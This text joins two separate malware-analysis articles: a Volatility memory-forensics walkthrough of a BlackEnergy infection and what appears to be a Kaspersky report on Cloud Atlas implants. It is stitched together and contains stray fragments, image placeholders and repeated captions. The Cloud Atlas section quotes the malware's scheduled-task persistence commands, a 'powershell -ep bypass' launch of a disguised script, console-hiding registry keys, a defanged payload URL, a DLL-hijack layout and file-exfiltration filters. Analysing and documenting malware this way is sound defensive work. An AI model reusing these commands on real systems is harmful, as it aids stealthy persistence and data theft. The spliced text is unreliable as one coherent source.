BlackEnergy first appeared in the mid-2000s as a relatively basic DDoS bot. Early versions were used mainly to flood websites and disrupt online services. Over time, however, the malware evolved significantly. Later variants transformed BlackEnergy into a modular implant capable of espionage, sabotage, and long-term persistence. By the time it was linked to attacks against Ukrainian energy companies, BlackEnergy was an operational platform. It supported plugins for credential theft, system reconnaissance, file exfiltration, and lateral movement. One of its most destructive uses was as a delivery mechanism for KillDisk, a wiper component designed to overwrite critical system structures, erase logs, and make machines unusable. These capabilities strongly suggest the involvement of a well-resourced and organized threat actor, commonly associated in public reporting with the group known as Voodoo Bear.

Starting the Analysis

Our investigation begins with a raw memory capture from an infected Windows 7 machine. Memory analysis is especially valuable in cases like this because advanced malware often hides itself on disk but leaves traces while running.

Profile Information

Before diving into artifacts, it is always a good idea to understand the environment we are working with. The windows.info plugin gives us essential information such as the operating system version, architecture, kernel details, and system time. This context helps ensure that later findings make sense and that we interpret timestamps correctly.

bash$ > vol -f WINDOWS-ROOTKIT.raw windows.info

windows profile info

Process Listing

One of the first steps in memory analysis is reviewing the list of processes that were running when the memory was captured. This gives us a snapshot of system activity at that moment.

bash$ > vol -f WINDOWS-ROOTKIT.raw windows.pslist

listing processes with volatility

During this step, two processes immediately stand out: rootkit.exe and DumpIt.exe. DumpIt is commonly used to acquire memory, so its presence is expected. The appearance of rootkit.exe, however, is an indicator of malicious activity and deserves closer inspection.

To gain more context, we can look at which processes had already exited and which were still running. Processes that have ended will show an exit time, while active ones usually display “N/A.”

bash$ > vol -f WINDOWS-ROOTKIT.raw windows.pslist | grep -avi n/a

listing stopped processes with volatility

Among the terminated processes, we see rootkit.exe, cmd.exe, and others. This alone does not prove anything, but it makes us wonder how these processes were launched.

By correlating their process IDs, we can reconstruct the execution chain.

bash$ > vol -f WINDOWS-ROOTKIT.raw windows.pslist | grep -iE “1484|1960|276|964”

grepping pids with volatility

Although the output may look messy at first, it tells a clear story. explorer.exe launched several child processes, including cmd.exe, rootkit.exe, DumpIt.exe, and notepad.exe. This means the malicious activity was initiated through a user session, not a background service or boot-level process. Attackers often hide behind legitimate parent processes to blend in with normal system behavior, but in this case, the activity still leaves a clear forensic trail.

Code Injection Analysis

A common technique used by advanced malware is process injection. Instead of running entirely on its own, malware injects malicious code into legitimate processes to evade detection. DLL injection is especially popular because it allows attackers to run code inside trusted system binaries.

To look for signs of injection, we use the malfind plugin.

bash$ > vol -f WINDOWS-ROOTKIT.raw windows.malware.malfind

finding code injection with volatility

Several processes are flagged, but svchost.exe immediately draws attention due to the presence of an MZ header. The MZ signature normally appears at the beginning of Windows executable files. Finding it inside the memory of a running service process strongly suggests injected executable code.

To investigate further, we dump the suspicious memory region.

vol -f WINDOWS-ROOTKIT.raw windows.malware.malfind --dump --pid 880

dumping malware with volatility

VirusTotal and Malware Identification

After calculating the hash of the dumped payload, we can check it against VirusTotal. The results say the injected code belongs to BlackEnergy.

analyzing malware with virustotal

This confirms that the malware was running inside svchost.exe as an implant. Historically, BlackEnergy was used to maintain access, collect information, and deliver destructive payloads such as KillDisk. During the Ukrainian power grid attacks, this approach allowed attackers to disrupt operations while actively complicating forensic investigations.

blackenergy mitre info

MITRE ATT&CK classifications help further explain how BlackEnergy operated. The malware used obfuscation to hide its true functionality, masquerading to appear as legitimate software, system binary proxy execution to abuse trusted Windows components, and sandbox evasion to avoid automated analysis. It also performed registry queries and system discovery to understand the environment before sending data back to its command-and-control servers over HTTP, a technique that remains common even today.

Strings Analysis and Persistence

Running strings on the memory image shows additional clues.

bash$ > strings WINDOWS-ROOTKIT.raw

using strings to find persistence in blackenergy

One particularly important finding is a reference to a .sys driver file, indicating that the malware persisted as a kernel driver. Driver-based persistence is more advanced than simple registry keys or scheduled tasks. It allows malware to load early during system startup and operate with high privileges, making detection and removal significantly harder.

Loaded DLL Analysis

To understand how the malware hides itself, we examine loaded modules using ldrmodules.

bash$ > vol -f WINDOWS-ROOTKIT.raw windows.ldrmodules --pid 880

listing loaded dlls with volatility

The DLL msxml3r.dll does not appear as loaded, initialized, or mapped in memory according to the module lists. When all these indicators are false, it often means the malware is deliberately hiding the module from standard enumeration methods. This is a classic rootkit technique designed to evade detection.

DumpIt.exe Investigation

Finally, we examine DumpIt.exe. Dumping the process and checking its hash reveals that it is, in fact, a trojan.

bash$ > vol -f WINDOWS-ROOTKIT.raw windows.dump --pid 276

dumping another malware with volatility
virustotal info for the trojan
mitre info for the trojan

Its behavior shows a wide range of capabilities, including file manipulation, registry modification, privilege changes, service-based persistence, driver interaction, and embedded payload execution. In short, this malware component acted as a support tool, enabling persistence, system control, and interaction with low-level components.

Timeline Reconstruction

Putting all the pieces together, we can reconstruct the likely sequence of events. A user session initiated explorer.exe, which then launched command-line activity. Rootkit.exe was executed, injecting BlackEnergy into svchost.exe. The malware established persistence through a driver, hid its components using rootkit techniques, and maintained control over the system. DumpIt.exe, masquerading as a legitimate tool, further supported these activities.

Summary

In this investigation, we used Volatility to analyze a memory dump from a Windows 7 system infected with BlackEnergy. By examining running processes, code injection artifacts, loaded modules, strings, and malware behavior, we found a sophisticated implant designed for stealth and persistence. The whole case is a reminder that advanced malware often lives in memory, hides inside trusted processes, and actively works against forensic analysis.

Cloud Atlas activity in the first half of 2025: what changed

By: Kaspersky

Known since 2014, the Cloud Atlas group targets countries in Eastern Europe and Central Asia. Infections occur via phishing emails containing a malicious document that exploits an old vulnerability in the Microsoft Office Equation Editor process (CVE-2018-0802) to download and execute malicious code. In this report, we describe the infection chain and tools that the group used in the first half of 2025, with particular focus on previously undescribed implants.

Additional information about this threat, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.

Technical details

Initial infection

The starting point is typically a phishing email with a malicious DOC(X) attachment. When the document is opened, a malicious template is downloaded from a remote server. The document has the form of an RTF file containing an exploit for the formula editor, which downloads and executes an HTML Application (HTA) file.
Fpaylo


Malicious template with the exploit loaded by Word when opening the document

Malicious template with the exploit loaded by Word when opening the document

We were unable to obtain the actual RTF template with the exploit. We assume that after a successful infection of the victim, the link to this file becomes inaccessible. In the given example, the malicious RTF file containing the exploit was downloaded from the URL hxxps://securemodem[.]com?tzak.html_anacid.

Template files, like HTA files, are located on servers controlled by the group, and their downloading is limited both in time and by the IP addresses of the victims. The malicious HTA file extracts and creates several VBS files on disk that are parts of the VBShower backdoor. VBShower then downloads and installs other backdoors: PowerShower, VBCloud, and CloudAtlas.

This infection chain largely follows the one previously seen in Cloud Atlas’ 2024 attacks. The currently employed chain is presented below:

Malware execution flow

Malware execution flow

Several implants remain the same, with insignificant changes in file names, and so on. You can find more details in our previous article on the following implants:

In this research, we’ll focus on new and updated components.

VBShower

VBShower::Backdoor

Compared to the previous version, the backdoor runs additional downloaded VB scripts in the current context, regardless of the size. A previous modification of this script checked the size of the payload, and if it exceeded 1 MB, instead of executing it in the current context, the backdoor wrote it to disk and used the wscript utility to launch it.

VBShower::Payload (1)


The script collects information about running processes, including their creation time, caption, and command line. The collected information is encrypted and sent to the C2 server by the parent script (VBShower::Backdoor) via the v_buff variable.

VBShower::Payload (1)

VBShower::Payload (1)

VBShower::Payload (2)


The script is used to install the VBCloud implant. First, it downloads a ZIP archive from the hardcoded URL and unpacks it into the %Public% directory. Then, it creates a scheduler task named “MicrosoftEdgeUpdateTask” to run the following command line:

wscript.exe /B %Public%\Libraries\MicrosoftEdgeUpdate.vbs

It renames the unzipped file %Public%\Libraries\v.log to %Public%\Libraries\MicrosoftEdgeUpdate.vbs, iterates through the files in the %Public%\Libraries directory, and collects information about the filenames and sizes. The data, in the form of a buffer, is collected in the v_buff variable. The malware gets information about the task by executing the following command line:

cmd.exe /c schtasks /query /v /fo CSV /tn MicrosoftEdgeUpdateTask

The specified command line is executed, with the output redirected to the TMP file. Both the TMP file and the content of the v_buff variable will be sent to the C2 server by the parent script (VBShower::Backdoor).

Here is an example of the information present in the v_buff variable:

Libraries:
desktop.ini-175|
MicrosoftEdgeUpdate.vbs-2299|
RecordedTV.library-ms-999|
upgrade.mds-32840|
v.log-2299|

The file MicrosoftEdgeUpdate.vbs is a launcher for VBCloud, which reads the encrypted body of the backdoor from the file upgrade.mds, decrypts it, and executes it.

VBShower::Payload (2) used to install VBCloud

VBShower::Payload (2) used to install VBCloud

Almost the same script is used to install the CloudAtlas backdoor on an infected system. The script only downloads and unpacks the ZIP archive to "%LOCALAPPDATA%", and sends information about the contents of the directories "%LOCALAPPDATA%\vlc\plugins\access" and "%LOCALAPPDATA%\vlc" as output.

In this case, the file renaming operation is not applied, and there is no code for creating a scheduler task.

Here is an example of information to be sent to the C2 server:

vlc:
a.xml-969608|
b.xml-592960|
d.xml-2680200|
e.xml-185224||
access:
c.xml-5951488|

In fact, a.xml, d.xml, and e.xml are the executable file and libraries, respectively, of VLC Media Player. The c.xml file is a malicious library used in a DLL hijacking attack, where VLC acts as a loader, and the b.xml file is an encrypted body of the CloudAtlas backdoor, read from disk by the malicious library, decrypted, and executed.

VBShower::Payload (2) used to install CloudAtlas

VBShower::Payload (2) used to install CloudAtlas

VBShower::Payload (3)


This script is the next component for installing CloudAtlas. It is downloaded by VBShower from the C2 server as a separate file and executed after the VBShower::Payload (2) script. The script renames the XML files unpacked by VBShower::Payload (2) from the archive to the corresponding executables and libraries, and also renames the file containing the encrypted backdoor body.

These files are copied by VBShower::Payload (3) to the following paths:

File Path
a.xml %LOCALAPPDATA%\vlc\vlc.exe
b.xml %LOCALAPPDATA%\vlc\chambranle
c.xml %LOCALAPPDATA%\vlc\plugins\access\libvlc_plugin.dll
d.xml %LOCALAPPDATA%\vlc\libvlccore.dll
e.xml %LOCALAPPDATA%\vlc\libvlc.dll

Additionally, VBShower::Payload (3) creates a scheduler task to execute the command line: "%LOCALAPPDATA%\vlc\vlc.exe". The script then iterates through the files in the "%LOCALAPPDATA%\vlc" and "%LOCALAPPDATA%\vlc\plugins\access" directories, collecting information about filenames and sizes. The data, in the form of a buffer, is collected in the v_buff variable. The script also retrieves information about the task by executing the following command line, with the output redirected to a TMP file:

cmd.exe /c schtasks /query /v /fo CSV /tn MicrosoftVLCTaskMachine

Both the TMP file and the content of the v_buff variable will be sent to the C2 server by the parent script (VBShower::Backdoor).

VBShower::Payload (3) used to install CloudAtlas

VBShower::Payload (3) used to install CloudAtlas

VBShower::Payload (4)

This script was previously described as VBShower::Payload (1).

VBShower::Payload (5)


This script is used to check access to various cloud services and executed before installing VBCloud or CloudAtlas. It consistently accesses the URLs of cloud services, and the received HTTP responses are saved to the v_buff variable for subsequent sending to the C2 server. A truncated example of the information sent to the C2 server:

GET-https://webdav.yandex.ru|
200|
<!DOCTYPE html><html lang="ru" dir="ltr" class="desktop"><head><base href="...

VBShower::Payload (5)

VBShower::Payload (5)

VBShower::Payload (6)

This script was previously described as VBShower::Payload (2).

VBShower::Payload (7)

This is a small script for checking the accessibility of PowerShower’s C2 from an infected system.

VBShower::Payload (7)

VBShower::Payload (7)

VBShower::Payload (8)

This script is used to install PowerShower, another backdoor known to be employed by Cloud Atlas. The script does so by performing the following steps in sequence:

  1. Creates registry keys to make the console window appear off-screen, effectively hiding it:
    "HKCU\Console\%SystemRoot%_System32_WindowsPowerShell_v1.0_powershell.exe"::"WindowPosition"::5122
    "HKCU\UConsole\taskeng.exe"::"WindowPosition"::538126692
  2. Creates a “MicrosoftAdobeUpdateTaskMachine” scheduler task to execute the command line:
    powershell.exe -ep bypass -w 01 %APPDATA%\Adobe\AdobeMon.ps1
  3. Decrypts the contents of the embedded data block with XOR and saves the resulting script to the file "%APPDATA%\Adobe\p.txt". Then, renames the file "p.txt" to "AdobeMon.ps1".
  4. Collects information about file names and sizes in the path "%APPDATA%\Adobe". Gets information about the task by executing the following command line, with the output redirected to a TMP file:
    cmd.exe /c schtasks /query /v /fo LIST /tn MicrosoftAdobeUpdateTaskMachine
VBShower::Payload (8) used to install PowerShower

VBShower::Payload (8) used to install PowerShower

The decrypted PowerShell script is disguised as one of the standard modules, but at the end of the script, there is a command to launch the PowerShell interpreter with another script encoded in Base64.

Content of AdobeMon.ps1 (PowerShower)

Content of AdobeMon.ps1 (PowerShower)

VBShower::Payload (9)

This is a small script for collecting information about the system proxy settings.

VBShower::Payload (9)

VBShower::Payload (9)

VBCloud

On an infected system, VBCloud is represented by two files: a VB script (VBCloud::Launcher) and an encrypted main body (VBCloud::Backdoor). In the described case, the launcher is located in the file MicrosoftEdgeUpdate.vbs, and the payload — in upgrade.mds.

VBCloud::Launcher

The launcher script reads the contents of the upgrade.mds file, decodes characters delimited with “%H”, uses the RC4 stream encryption algorithm with a key built into the script to decrypt it, and transfers control to the decrypted content. It is worth noting that the implementation of RC4 uses PRGA (pseudo-random generation algorithm), which is quite rare, since most malware implementations of this algorithm skip this step.

VBCloud::Launcher

VBCloud::Launcher

VBCloud::Backdoor

The backdoor performs several actions in a loop to eventually download and execute additional malicious scripts, as described in the previous research.


VBCloud::Payload (FileGrabber)

Unlike VBShower, which uses a global variable to save its output or a temporary file to be sent to the C2 server, each VBCloud payload communicates with the C2 server independently. One of the most commonly used payloads for the VBCloud backdoor is FileGrabber. The script exfiltrates files and documents from the target system as described before.

The FileGrabber payload has the following limitations when scanning for files:

  • It ignores the following paths:
    • Program Files
    • Program Files (x86)
    • %SystemRoot%
  • The file size for archiving must be between 1,000 and 3,000,000 bytes.
  • The file’s last modification date must be less than 30 days before the start of the scan.
  • Files containing the following strings in their names are ignored:
    • “intermediate.txt”
    • “FlightingLogging.txt”
    • “log.txt”
    • “thirdpartynotices”
    • “ThirdPartyNotices”
    • “easylist.txt”
    • “acroNGLLog.txt”
    • “LICENSE.txt”
    • “signature.txt”
    • “AlternateServices.txt”
    • “scanwia.txt”
    • “scantwain.txt”
    • “SiteSecurityServiceState.txt”
    • “serviceworker.txt”
    • “SettingsCache.txt”
    • “NisLog.txt”
    • “AppCache”
    • “backupTest”
Part of VBCloud::Payload (FileGrabber)

Part of VBCloud::Payload (FileGrabber)


PowerShower

As mentioned above, PowerShower is installed via one of the VBShower payloads. This script launches the PowerShell interpreter with another script encoded in Base64. Running in an infinite loop, it attempts to access the C2 server to retrieve an additional payload, which is a PowerShell script twice encoded with Base64. This payload is executed in the context of the backdoor, and the execution result is sent to the C2 server via an HTTP POST request.

Decoded PowerShower script

Decoded PowerShower script

In previous versions of PowerShower, the payload created a sapp.xtx temporary file to save its output, which was sent to the C2 server by the main body of the backdoor. No intermediate files are created anymore, and the result of execution is returned to the backdoor by a normal call to the "return" operator.

PowerShower::Payload (1)

This script was previously described as PowerShower::Payload (2). This payload is unique to each victim.

PowerShower::Payload (2)

This script is used for grabbing files with metadata from a network share.

PowerShower::Payload (2)

PowerShower::Payload (2)

CloudAtlas

As described above, the CloudAtlas backdoor is installed via VBShower from a downloaded archive delivered through a DLL hijacking attack. The legitimate VLC application acts as a loader, accompanied by a malicious library that reads the encrypted payload from the file and transfers control to it. The malicious DLL is located at "%LOCALAPPDATA%\vlc\plugins\access", while the file with the encrypted payload is located at "%LOCALAPPDATA%\vlc\".

